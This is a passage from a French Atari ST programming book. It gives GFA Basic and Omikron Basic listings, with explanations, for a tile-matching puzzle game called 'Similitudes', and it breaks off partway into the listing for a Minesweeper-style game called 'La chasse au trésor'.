    DRAW  TO x+20,y
    DRAW  TO x,y
    DRAW  TO x,y+10
    DRAW  TO x+20,y
    DRAW  TO x,y
    DRAW  TO x+20,y+10
  ENDIF
  IF symb=4 THEN
    PLOT x,y
    PBOX x,y,x+10,y+5
    PBOX x+10,y+5,x+20,y+10
    DRAW  TO x+20,y
    DRAW  TO x+20,y+10
    DRAW  TO x,y+10
    DRAW  TO x,y
  ENDIF
RETURN
'
'
'
```



(suite)

```
PROCEDURE place
  ' ------------------------------------
  ' Placement d'un pion dans le jeu
  ' ------------------------------------
  '
  DEFFILL coul,1,1
  COLOR coul
  x=INT((col+0.4)*xmax/10)
  y=INT((lig+0.25)*ymax/10)
  IF symb=1 THEN
    CIRCLE x+10,y+5,1
    CIRCLE x+10,y+5,2
    CIRCLE x+10,y+5,9
    CIRCLE x+10,y+5,10
  ENDIF
  IF symb=2 THEN
    PLOT x,y+5
    DRAW  TO x+10,y+10
    DRAW  TO x+20,y+5
    DRAW  TO x+10,y
    DRAW  TO x,y+5
    DRAW  TO x+20,y+5
    DRAW  TO x+10,y
    DRAW  TO x+10,y+10
  ENDIF
  IF symb=3 THEN
    PLOT x,y+10
    DRAW  TO x+20,y+10
    DRAW  TO x+20,y
    DRAW  TO x,y
    DRAW  TO x,y+10
    DRAW  TO x+20,y
    DRAW  TO x,y
    DRAW  TO x+20,y+10
  ENDIF
  IF symb=4 THEN
    PLOT x,y
    PBOX x,y,x+10,y+5
    PBOX x+10,y+5,x+20,y+10
    DRAW  TO x+20,y
    DRAW  TO x+20,y+10
    DRAW  TO x,y+10
    DRAW  TO x,y
  ENDIF
RETURN
'
'
'
```

(suite)

```
PROCEDURE test
  ' ------------------------------------
  ' Teste si la case pointée est possible
  ' ------------------------------------
  '
  p=0
  c=0
  s=0
  col=col+1
  lig=lig+1
  '
  ' Test de la case à gauche
  '
  st=TRUNC(t(lig,col-1)/10) !symbole
  ct=t(lig,col-1)-10*st !couleur
  IF (t(lig,col-1)=0) OR (symb=st) OR (coul=ct) THEN
    p=p+1
  ENDIF
  IF (symb=st) THEN
    s=s+1
  ENDIF
  IF (coul=ct) THEN
    c=c+1
  ENDIF
  '
  ' Test case à droite
  '
  st=TRUNC(t(lig,col+1)/10) !symbole
  ct=t(lig,col+1)-10*st !couleur
  IF (t(lig,col+1)=0) OR (symb=st) OR (coul=ct) THEN
    p=p+1
  ENDIF
  IF (symb=st) THEN
    s=s+1
  ENDIF
  IF (coul=ct) THEN
    c=c+1
  ENDIF
  '
  ' Test case au dessus
  '
  st=TRUNC(t(lig-1,col)/10) !symbole
  ct=t(lig-1,col)-10*st !couleur
  IF (t(lig-1,col)=0) OR (symb=st) OR (coul=ct) THEN
    p=p+1
  ENDIF
  IF (symb=st) THEN
    s=s+1
```



(suite)

```
  ENDIF
  IF (coul=ct) THEN
    c=c+1
  ENDIF
  '
  ' Test case au dessous
  '
  st=TRUNC(t(lig+1,col)/10) !symbole
  ct=t(lig+1,col)-10*st !couleur
  IF (t(lig+1,col)=0) OR (symb=st) OR (coul=ct) THEN
    p=p+1
  ENDIF
  IF (symb=st) THEN
    s=s+1
  ENDIF
  IF (coul=ct) THEN
    c=c+1
  ENDIF
  '
  ' Test case courante
  '
  IF t(lig,col)=0 THEN
    p=p+1
  ENDIF
  LOCATE 1,1
  '
  ' Test final
  '
  IF (s=4) AND (c=4) THEN
    points=points+100
  ENDIF
  IF (s=4) AND (c<>4) THEN
    points=points+50
  ENDIF
  IF (s<>4) AND (c=4) THEN
    points=points+10
  ENDIF
  IF (p=5) THEN
    IF (s<>4) AND (p<>4) THEN
      points=points+1
    ENDIF
    pos=1
    t(lig,col)=symb*10+coul
    ok=1
    a=INT(xmax/2.3)
    b=ymax-18
    c=INT(xmax/1.7)
    d=ymax-5
```

(suite)

```
    DEFFILL 0,0,0
    PBOX a,b,c,d
    TEXT INT(xmax/2.3),ymax-10,"Points : "+STR$(points)
  ELSE

    pos=0
    ok=0
  ENDIF
RETURN
'
'
'
PROCEDURE jeu
  ' ------------------------------
  ' Déroulement d'une partie
  ' ------------------------------
  '
  ok=1
  REPEAT
    IF ok=1 THEN
      pion
    ENDIF
    REPEAT
    UNTIL MOUSEK<>0
    IF MOUSEK=1 THEN
      REPEAT
      UNTIL MOUSEK=0
      col=INT(10*MOUSEX/xmax)-1
      lig=INT(10*MOUSEY/ymax)-1
      test
      IF pos=1 THEN
        place
      ELSE
        SOUND 1,15,10,4,25
        SOUND 1,0,0,0,0
      ENDIF
    ENDIF
  UNTIL MOUSEK=2
RETURN
'
'
'
PROCEDURE commentaires
  ' ------------------------------------
  ' Commentaire de fin de partie
  ' ------------------------------------
  '
  CLS
  PRINT "Fin de la partie avec un score de ";points;" points."
RETURN
```



Basic OMIKRON :

```
0 ' ------------------------------------------------
1 ' SIMILITUDES : Jeu de réflexion à un joueur
2 ' ------------------------------------------------
3 '
4 GOSUB Initialisation'du jeu
5 GOSUB Jeu'déroulement d'une partie
6 GOSUB Commentaires'sur la partie
7 END
8 '
9 '
10 '
11-Initialisation
12    ' ----------------------------
13    ' Initialisations diverses
14    ' ----------------------------
15    '
16    Xmax%L=640
17    Ymax%L=200
18    DIM T%L(10,10)'Tableau de jeu
19    Points%L=0'Score nul au départ
20    '
21    ' - - - - - - - - - - - - - - - - -
22    ' Initialisation du tableau de jeu
23    ' - - - - - - - - - - - - - - - - -
24    '
25    FOR I%L=1 TO 10
26      FOR J%L=1 TO 10
27        T%L(I%L,J%L)=0
28      NEXT J%L
29    NEXT I%L
30    '
31    ' - - - - - - - - - - - - - - - - -
32    ' Affichage de la grille de départ
33    ' - - - - - - - - - - - - - - - - -
34    '
35    LINE STYLE =1
36    FOR I%L=1 TO 9
37      A%L= INT(Xmax%L/10)
38      B%L= INT(I%L*Ymax%L/10)
39      C%L=9*Xmax%L/10
40      D%L=I%L*Ymax%L/10
41      DRAW A%L,B%L TO C%L,D%L
42      A%L= INT(I%L*Xmax%L/10)
43      B%L= INT(Ymax%L/10)
44      C%L= INT(I%L*Xmax%L/10)
45      D%L= INT(9*Ymax%L/10)
```

(suite)

```
46      DRAW A%L,B%L TO C%L,D%L
47    NEXT I%L
48    '
49    ' - - - - - - - - - - - - - - - -
50    ' Affichage des commentaires
51    ' - - - - - - - - - - - - - - - -
52    '
53    TEXT HEIGHT =15
54    TEXT INT(Xmax%L/2.4),15,"Similitudes"
55    TEXT HEIGHT =6
56    TEXT INT(Xmax%L/2.3),Ymax%L-10,"Points : 0"
57  RETURN
58  '
59  '
60  '
61-Pion
62    ' ------------------------------------------
63    ' Affichage d'un pion en haut de l'écran
64    ' ------------------------------------------
65    '
66    FILL STYLE =0,0
67    FILL COLOR =0
68    LINE COLOR =1
69    A%L=0
70    B%L= INT(Ymax%L/10)
71    C%L= INT(Xmax%L/10)-5
72    D%L=2* INT(Ymax%L/10)
73    PBOX A%L,B%L TO C%L,D%L
74    Symb%L= RND(4)+1
75    Coul%L= RND(3)+1
76    LINE COLOR =Coul%L
77    FILL COLOR =Coul%L
78    X%L=10
79    Y%L= INT(Ymax%L*.14)
80    IF Symb%L=1 THEN
81      CIRCLE X%L+10,Y%L+5,1
82      CIRCLE X%L+10,Y%L+5,2
83      CIRCLE X%L+10,Y%L+5,9
84      CIRCLE X%L+10,Y%L+5,10
85    ENDIF
86    IF Symb%L=2 THEN
87      DRAW X%L,Y%L+5
88      DRAW TO X%L+10,Y%L+10
89      DRAW TO X%L+20,Y%L+5
90      DRAW TO X%L+10,Y%L
91      DRAW TO X%L,Y%L+5
92      DRAW TO X%L+20,Y%L+5
93      DRAW TO X%L+10,Y%L
```



(suite)

```
94      DRAW TO X%L+10,Y%L+10
95    ENDIF
96    IF Symb%L=3 THEN
97      DRAW X%L,Y%L+10
98      DRAW TO X%L+20,Y%L+10
99      DRAW TO X%L+20,Y%L
100     DRAW TO X%L,Y%L
101     DRAW TO X%L,Y%L+10
102     DRAW TO X%L+20,Y%L
103     DRAW TO X%L,Y%L
104     DRAW TO X%L+20,Y%L+10
105   ENDIF
106   IF Symb%L=4 THEN
107     DRAW X%L,Y%L
108     PBOX X%L,Y%L TO X%L+10,Y%L+5
109     PBOX X%L+10,Y%L+5 TO X%L+20,Y%L+10
110     DRAW TO X%L+20,Y%L
111     DRAW TO X%L+20,Y%L+10
112     DRAW TO X%L,Y%L+10
113     DRAW TO X%L,Y%L
114   ENDIF
115 RETURN
116 '
117 '
118 '
119-Place
120   ' ------------------------------------
121   ' Placement d'un pion dans le jeu
122   ' ------------------------------------
123   '
124   FILL COLOR =Coul%L
125   LINE COLOR =Coul%L
126   X%L= INT((Col%L+.4)*Xmax%L/10)
127   Y%L= INT((Lig%L+.25)*Ymax%L/10)
128   IF Symb%L=1 THEN
129     CIRCLE X%L+10,Y%L+5,1
130     CIRCLE X%L+10,Y%L+5,2
131     CIRCLE X%L+10,Y%L+5,9
132     CIRCLE X%L+10,Y%L+5,10
133   ENDIF
134   IF Symb%L=2 THEN
135     DRAW X%L,Y%L+5
136     DRAW TO X%L+10,Y%L+10
137     DRAW TO X%L+20,Y%L+5
138     DRAW TO X%L+10,Y%L
139     DRAW TO X%L,Y%L+5
140     DRAW TO X%L+20,Y%L+5
141     DRAW TO X%L+10,Y%L
```

(suite)

```
142     DRAW TO X%L+10,Y%L+10
143   ENDIF
144   IF Symb%L=3 THEN
145     DRAW X%L,Y%L+10
146     DRAW TO X%L+20,Y%L+10
147     DRAW TO X%L+20,Y%L
148     DRAW TO X%L,Y%L
149     DRAW TO X%L,Y%L+10
150     DRAW TO X%L+20,Y%L
151     DRAW TO X%L,Y%L
152     DRAW TO X%L+20,Y%L+10
153   ENDIF
154   IF Symb%L=4 THEN
155     DRAW X%L,Y%L
156     PBOX X%L,Y%L TO X%L+10,Y%L+5
157     PBOX X%L+10,Y%L+5 TO X%L+20,Y%L+10
158     DRAW TO X%L+20,Y%L
159     DRAW TO X%L+20,Y%L+10
160     DRAW TO X%L,Y%L+10
161     DRAW TO X%L,Y%L
162   ENDIF
163 RETURN
164 '
165 '
166 '
167-Test
168   ' ---------------------------------------
169   ' Teste si la case pointée est possible
170   ' ---------------------------------------
171   '
172   P%L=0
173   C%L=0
174   S%L=0
175   Col%L=Col%L+1
176   Lig%L=Lig%L+1
177   '
178   ' Test de la case à gauche
179   '
180   St%L= FIX(T%L(Lig%L,Col%L-1)/10)'symbole
181   Ct%L=T%L(Lig%L,Col%L-1)-10*St%L'couleur
182   IF (T%L(Lig%L,Col%L-1)=0) OR (Symb%L=St%L) OR (Coul%L=Ct%L) THEN
183     P%L=P%L+1
184   ENDIF
185   IF (Symb%L=St%L) THEN
186     S%L=S%L+1
187   ENDIF
188   IF (Coul%L=Ct%L) THEN
189     C%L=C%L+1
```



(suite)

```
190   ENDIF
191   '
192   ' Test case à droite
193   '
194   St%L= FIX(T%L(Lig%L,Col%L+1)/10)'symbole
195   Ct%L=T%L(Lig%L,Col%L+1)-10*St%L'couleur
196   IF (T%L(Lig%L,Col%L+1)=0) OR (Symb%L=St%L) OR (Coul%L=Ct%L) THEN
197     P%L=P%L+1
198   ENDIF
199   IF (Symb%L=St%L) THEN
200     S%L=S%L+1
201   ENDIF
202   IF (Coul%L=Ct%L) THEN
203     C%L=C%L+1
204   ENDIF
205   '
206   ' Test case au dessus
207   '
208   St%L= FIX(T%L(Lig%L-1,Col%L)/10)'symbole
209   Ct%L=T%L(Lig%L-1,Col%L)-10*St%L'couleur
210   IF (T%L(Lig%L-1,Col%L)=0) OR (Symb%L=St%L) OR (Coul%L=Ct%L) THEN
211     P%L=P%L+1
212   ENDIF
213   IF (Symb%L=St%L) THEN
214     S%L=S%L+1
215   ENDIF
216   IF (Coul%L=Ct%L) THEN
217     C%L=C%L+1
218   ENDIF
219   '
220   ' Test case au dessous
221   '
222   St%L= FIX(T%L(Lig%L+1,Col%L)/10)'symbole
223   Ct%L=T%L(Lig%L+1,Col%L)-10*St%L'couleur
224   IF (T%L(Lig%L+1,Col%L)=0) OR (Symb%L=St%L) OR (Coul%L=Ct%L) THEN
225     P%L=P%L+1
226   ENDIF
227   IF (Symb%L=St%L) THEN
228     S%L=S%L+1
229   ENDIF
230   IF (Coul%L=Ct%L) THEN
231     C%L=C%L+1
232   ENDIF
233   '
234   ' Test case courante
235   '
236   IF T%L(Lig%L,Col%L)=0 THEN
237     P%L=P%L+1
```

(suite)

```
238    ENDIF
239    LOCATE 1,1
240    '
241    ' Test final
242    '
243    IF (S%L=4) AND (C%L=4) THEN
244      Points%L=Points%L+100
245    ENDIF
246    IF (S%L=4) AND (C%L<>4) THEN
247      Points%L=Points%L+50
248    ENDIF
249    IF (S%L<>4) AND (C%L=4) THEN
250      Points%L=Points%L+10
251    ENDIF
252    IF (P%L=5) THEN
253      IF (S%L<>4) AND (P%L<>4) THEN
254        Points%L=Points%L+1
255      ENDIF
256      Possib%L=1
257      T%L(Lig%L,Col%L)=Symb%L*10+Coul%L
258      Ok%L=1
259      A%L= INT(Xmax%L/2.3)
260      B%L=Ymax%L-18
261      C%L= INT(Xmax%L/1.7)
262      D%L=Ymax%L-5
263      FILL COLOR =0
264      PBOX A%L,B%L TO C%L,D%L
265      TEXT INT(Xmax%L/2.3),Ymax%L-10,"Points : "+ STR$(Points%L)
266    ELSE
267      Possib%L=0
268      Ok%L=0
269    ENDIF
270  RETURN
271  '
272  '
273  '
274-Jeu
275    ' ------------------------------
276    ' Déroulement d'une partie
277    ' ------------------------------
278    '
279    MOUSEON
280    Ok%L=1
281    REPEAT
282      IF Ok%L=1 THEN
283        GOSUB Pion
284      ENDIF
285      REPEAT
```



(suite)

```
286       UNTIL MOUSEBUT <>0
287       IF MOUSEBUT =1 THEN
288         REPEAT
289         UNTIL MOUSEBUT =0
290         Col%L= INT(10* MOUSEX /Xmax%L)-1
291         Lig%L= INT(10* MOUSEY /Ymax%L)-1
292         GOSUB Test
293         IF Possib%L=1 THEN
294           MOUSEOFF
295           GOSUB Place
296           MOUSEON
297         ELSE
298           VOLUME 1,15
299           TUNE 1,250
300           WAIT .25
301           TUNE 1,0
302         ENDIF
303       ENDIF
304     UNTIL MOUSEBUT =2
305 RETURN
306 '
307 '
308 '
309-Commentaires
310     ' ------------------------------
311     ' Commentaire de fin de partie
312     ' ------------------------------
313     '
314     MOUSEOFF
315     CLS
316     PRINT "Fin de la partie avec un score de ";Points%L;" points."
317 RETURN
```


Lancez le programme.

Une pièce apparaît dans la partie gauche de l'écran. Pointez une case de votre choix sur l'aire de jeu et cliquez. La pièce est placée. Si vous ne respectez pas les règles du jeu, un bip sonore vous rappelle à l'ordre et la pièce n'est pas placée.

La partie peut être interrompue à tout moment en utilisant la touche droite de la souris. Le programme affiche alors le nombre de points obtenus.

### LE PROGRAMME EN DÉTAIL

La logique du programme apparaît dans l'ordinogramme suivant :





Nous allons analyser la version Basic GFA du programme.

Les premières lignes du programme consituent le programme principal. Elles activent séquentiellement les trois procédures principales du programme :

```
initialisation      !du jeu
jeu                 !déroulement d'une partie
commentaires        !sur la partie
```

Comme son nom l'indique, la procédure **Initialisation** est responsable de l'initialisation du jeu :

— définition et initialisation de diverses variables;

— affichage de l'écran de départ;

— affichage de commentaires.

Les coordonnées maximales d'écran sont stockées dans les variables **xmax** et **ymax**. Elles correspondent à la moyenne résolution :

```
xmax=640
ymax=200
```

Le tableau de jeu a pour nom T. Ses cases reflètent le contenu de l'aire de jeu :

```
DIM t(10,10) !Tableau de jeu
```

Au départ, toutes les cases sont vides :

```
FOR i=1 TO 10
  FOR j=1 TO 10
    t(i,j)=0
  NEXT j
NEXT i
```

La grille de jeu est affichée à l'aide d'instructions **Line**. Les quatre valeurs passées à ces fonctions sont calculées dans les variables **a**, **b**, **c** et **d**. Les lignes sont continues (**DEFLINE 1,1**).

Enfin, le titre et divers commentaires sont affichés à des positions graphiques à l'aide d'instructions **TEXT**. Leur taille est fixée à l'aide d'instructions **DEFTEXT**.

La procédure **Pion** tire aléatoirement la forme et la couleur d'un pion, et l'affiche en haut et à gauche de l'écran.

La zone d'affichage du pion est effacée :

```
DEFFILL 0,0,0
a=0
b=INT(ymax/10)
c=INT(xmax/10)-5
d=2*INT(ymax/10)
PBOX a,b,c,d
```

La forme (**symb**) et la couleur (**coul**) du pion sont tirées aléatoirement :

```
symb=RANDOM(4)+1
coul=RANDOM(3)+1
```

Le pion est ensuite identifié et affiché dans une structure **IF THEN ENDIF**. Par exemple pour un pion de forme 1 :

```
IF symb=1 THEN
  CIRCLE x+10,y+5,1
  CIRCLE x+10,y+5,2
  CIRCLE x+10,y+5,9
  CIRCLE x+10,y+5,10
ENDIF
```

La procédure **Place** est très similaire à la procédure **Pion**. Une seule différence : la première affiche un pion sur l'aire de jeu. La seconde a une position fixe (en haut à gauche de l'écran).

La procédure **Test** analyse la case sur laquelle le joueur a cliqué. Si cette case est «possible», c'est-à-dire si elle respecte les règles du jeu, trois actions en découlent :

— la variable **pos** est mise à 1;

— le nombre de points est incrémenté en conséquence;

— le pion est affiché sur l'aire de jeu.

Dans le cas contraire, la variable **pos** est mise à 0.

Pour que la case soit «possible», il faut que les cases à gauche, à droite, au-dessus et au-dessous de la case courante soient au choix :

— vides ;

— de même couleur que la couleur courante ;

— de même forme que la forme courante.

Examinons les tests effectués sur la case à gauche de la case courante. Les autres cases testées utilisent la même logique.

Les variables **st** et **ct** représentent respectivement le symbole et la couleur de la case courante :

```
st=TRUNC(t(lig,col-1)/10) !symbole
ct=t(lig,col-1)-10*st !couleur
```

Si la case à gauche est vide, si elle contient le même symbole ou la même couleur que la case courante, la variable **p** (initialement à 0) est incrémentée :

```
IF (t(lig,col-1)=0) OR (symb=st) OR (coul=ct) THEN
  p=p+1
ENDIF
```



Si le symbole de la case testée est le même que celui de la case courante, la variable s est incrémentée :

```
IF (symb=st) THEN
  s=s+1
ENDIF
```

Si la couleur de la case testée est la même que celle de la case courante, la variable c est incrémentée.

```
IF (coul=ct) THEN
  c=c+1
ENDIF
```

Lorsque les quatre cases périphériques ont été testées, la variable p doit avoir la valeur 4 si la case est possible. A cette condition, on rajoute le fait que la case courante doit être vide :

```
IF t(lig,col)=0 THEN
  p=p+1
ENDIF
```

Si la case est possible, la variable p doit valoir 5.

Si la case courante est entourée de 4 cases de même couleur et de même forme, le score augmente de 100 points :

```
IF (s=4) AND (c=4) THEN
  points=points+100
ENDIF
```

Si la case courante est entourée de 4 cases de même forme, le score augmente de 50 points :

```
IF (s=4) AND (c<>4) THEN
  points=points+50
ENDIF
```

Si la case courante est entourée de 4 cases de même couleur, le score augmente de 10 points :

```
IF (s<>4) AND (c=4) THEN
  points=points+10
ENDIF
```

Si la case est possible :

```
IF (p=5) THEN
```

La variable pos est mise à 1, le pion est mémorisé dans le tableau t, et le score est mis à jour :

```
pos=1
t(lig,col)=symb*10+coul
ok=1
a=INT(xmax/2.3)
b=ymax-18
c=INT(xmax/1.7)
```

```
d=ymax-5
DEFFILL 0,0,0
PBOX a,b,c,d
TEXT INT(xmax/2.3),ymax-10,"Points : "+STR$(points)
```

Dans le cas contraire, la variable **pos** est mise à 0 :

```
ELSE
  pos=0
```

Le programme se poursuit par la procédure **Jeu**. Cette procédure acquiert les mouvements et les clics de la souris dans une boucle **REPEAT UNTIL** et agit en conséquence. La boucle prend fin lorsque le bouton droit de la souris est pressé :

```
REPEAT
  ...
UNTIL MOUSEK=2
```

Un pion tiré aléatoirement est affiché en haut de l'écran (la variable **ok** vaut 1 si un nouveau pion doit être affiché). Elle vaut 0 si le joueur a choisi une case illicite :

```
IF ok=1 THEN
  pion
ENDIF
```

Le programme se met en attente d'un clic souris :

```
REPEAT
UNTIL MOUSEK<>0
```

Les colonne et ligne ainsi désignées sont calculées dans les variables **col** et **lig** :

```
col=INT(10*MOUSEX/xmax)-1
lig=INT(10*MOUSEY/ymax)-1
```

La procédure **Test** est activée pour tester si la case désignée est «possible». Si oui, le pion est placé :

```
test
IF pos=1 THEN
  place
```

Si non, un bip est émis :

```
ELSE
  SOUND 1,15,10,4,25
  SOUND 1,0,0,0,0
ENDIF
```

Le processus se poursuit jusqu'à ce que la partie soit terminée. Le joueur doit alors appuyer sur le bouton droit de la souris.

Le programme se termine par la procédure **Commentaires** qui efface l'écran et affiche le score final.

# 9/3.3.13

# La chasse au trésor

Dix pépites sont aléatoirement réparties sur les 196 cases de l'aire de jeu. Ces pépites sont jalousement gardées par 20 mines explosives. Utilisez avec prudence tout votre sens logique pour parvenir à découvrir les dix pépites sans y perdre la vie. Pour faciliter les recherches, les cases situées dans l'entourage immédiat d'une ou de plusieurs mines renseignent sur leur nombre. Ce jeu est proposé en Basic GFA 3.5 et en Basic OMIKRON. Les versions présentées fonctionnent en haute résolution, sur un écran monochrome, et après quelques modifications mineures en moyenne résolution sur un écran couleur.

## COMMENT UTILISER LE PROGRAMME

Si vous désirez utiliser la version Basic GFA, saisissez le listing suivant :

```
'
' ------------------------
' La chasse au trésor
' ------------------------
'
initialisation ! Affichage de l'écran de départ
jeu            ! Déroulement d'une partie
fin            ! Commentaire de fin de jeu
END
'
'
'
PROCEDURE initialisation
  '
  ' ------------------------------------------
  ' Affichage de l'écran de départ
  ' et initialisation du tableau de jeu
  ' ------------------------------------------
  '
  xmax=640
  ymax=400
  xd=INT(3*xmax/20)
```

(suite)

```
FOR i=1 TO 15
  a=xd+INT(xmax/20)*(i-1)
  b=INT(ymax/17)
  c=xd+INT(xmax/20)*(i-1)
  d=INT(ymax/17)*15
  LINE a,b,c,d
NEXT i
FOR i=1 TO 15
  a=xd
  b=INT(ymax/17)*i
  c=xmax-xd
  d=INT(ymax/17)*i
  LINE a,b,c,d
NEXT i
DEFFILL 3,2
FOR i=1 TO 14
  FOR j=1 TO 14
    a=xd+INT(xmax/20)*(j-1)+1
    b=INT(ymax/17)*i+1
    c=xd+INT(xmax/20)*j-1
    d=INT(ymax/17)*(i+1)-1
    PBOX a,b,c,d
  NEXT j
NEXT i
'
' ------------------------------------
' Initialisation du tableau de jeu
' ------------------------------------
'
DIM t(14,14)
FOR i=1 TO 14
  FOR j=1 TO 14
    t(i,j)=0
  NEXT j
NEXT i
RANDOMIZE
FOR i=1 TO 20
  x=RANDOM(14)+1
  y=RANDOM(14)+1
  IF (t(x,y)<>9) THEN
    t(x,y)=9
  ELSE
    i=i-1
  ENDIF
NEXT i
'
FOR i=1 TO 14
  FOR j=1 TO 14
```



(suite)

```
        nombre=0
        IF (i<>1) AND (j<>1) AND (t(i,j)<>9) THEN
          IF (t(i-1,j-1)=9) THEN
            nombre=nombre+1
          ENDIF
        ENDIF
        IF (i<>1) AND (t(i,j)<>9) THEN
          IF (t(i-1,j)=9) THEN
            nombre=nombre+1
          ENDIF
        ENDIF
        IF (i<>1) AND (j<>14) AND (t(i,j)<>9) THEN
          IF (t(i-1,j+1)=9) THEN
            nombre=nombre+1
          ENDIF
        ENDIF
        IF (j<>1) AND (t(i,j)<>9) THEN
          IF (t(i,j-1)=9) THEN
            nombre=nombre+1
          ENDIF
        ENDIF
        IF (j<>14) AND (t(i,j)<>9) THEN
          IF (t(i,j+1)=9) THEN
            nombre=nombre+1
          ENDIF
        ENDIF
        IF (i<>14) AND (j<>1) AND (t(i,j)<>9) THEN
          IF (t(i+1,j-1)=9) THEN
            nombre=nombre+1
          ENDIF
        ENDIF
        IF (i<>14) AND (t(i,j)<>9) THEN
          IF (t(i+1,j)=9) THEN
            nombre=nombre+1
          ENDIF
        ENDIF
        IF (i<>14) AND (j<>14) AND (t(i,j)<>9) THEN
          IF (t(i+1,j+1)=9) THEN
            nombre=nombre+1
          ENDIF
        ENDIF
        IF (t(i,j)<>9) THEN
          t(i,j)=nombre
        ENDIF
      NEXT j
    NEXT i
    '
    FOR i=1 TO 14
```

(suite)

```
    FOR j=1 TO 14
      IF (t(i,j)=0) THEN
        t(i,j)=99
      ENDIF
    NEXT j
  NEXT i
  FOR i=1 TO 10
    x=RANDOM(14)+1
    y=RANDOM(14)+1
    IF (t(x,y)=99) THEN
      t(x,y)=0
    ELSE
      i=i-1
    ENDIF
  NEXT i
  '
  ' ------------------------------------------
  ' Commentaires et initialisations diverses
  ' ------------------------------------------
  '
  TEXT 0,INT(5*ymax/8),"Pépites"
  TEXT 0,INT(6*ymax/8),"Cases"
  fin=0 !La partie n'est pas terminée
  cc=0 !Aucune case testée
  p=0 !aucune pépite découverte
RETURN
'
'
PROCEDURE jeu
  '
  ' -------------------------
  ' Déroulement d'une partie
  ' -------------------------
  '
  fin=FALSE
  REPEAT
    REPEAT
    UNTIL MOUSEK<>0
    memo=MOUSEK
    REPEAT
    UNTIL MOUSEK=0
    IF memo=1 THEN
      x=MOUSEX
      y=MOUSEY
      IF (x>xd) AND (x<xd+INT(xmax/20)*14) THEN
        xp=0
        yp=0
        FOR i=1 TO 14
```

(suite)

```
    a=xd+INT(xmax/20)*i-1
    b=xd+INT(xmax/20)*(i-1)-5
    IF (x<=a) AND (x>=b) THEN
      xp=xd+INT(xmax/20)*(i-1)
    ENDIF
  NEXT i
  FOR i=1 TO 15
    a=INT(ymax/17)*i-1
    b=INT(ymax/17)*(i-1)+1
    IF (y<=a) AND (y>=b) THEN
      yp=INT(ymax/17)*i-1
    ENDIF
  NEXT i
  cx=0
  cy=0
  FOR i=1 TO 14
    a=xd+INT(xmax/20)*i-1
    b=xd+INT(xmax/20)*(i-1)-5
    IF (x<=a) AND (x>=b) THEN
      cx=i
    ENDIF
  NEXT i
  FOR i=2 TO 15
    a=INT(ymax/17)*i-1
    b=INT(ymax/17)*(i-1)+1
    IF (y<=a) AND (y>=b) THEN
      cy=i-1
    ENDIF
  NEXT i
  IF (cx<>0) AND (cy<>0) THEN
    '
    ' - - - - - - - - - - - - -
    ' Indicateur de pièges
    ' - - - - - - - - - - - - -
    '
    IF (t(cx,cy)>=1) AND (t(cx,cy)<=8) THEN
      DEFFILL 0,0
      a=xp+2
      b=yp-INT(ymax/17)+3
      c=xp+INT(xmax/20)-2
      d=yp-1
      PBOX a,b,c,d
      TEXT xp+12,yp-6,STR$(t(cx,cy))
      cc=cc+1
      TEXT 18,INT(6.5*ymax/8),STR$(cc)
    ENDIF
    '
    ' - - - -
```

(suite)

```
' Pépite
' - - - - -
'
IF t(cx,cy)=0 THEN
  DEFFILL 0,0
  a=xp+2
  b=yp-INT(ymax/17)+3
  c=xp+INT(xmax/20)-2
  d=yp-2
  PBOX a,b,c,d
  ad=INT(xmax/6)+(cx-1)*INT(xmax/20)+1
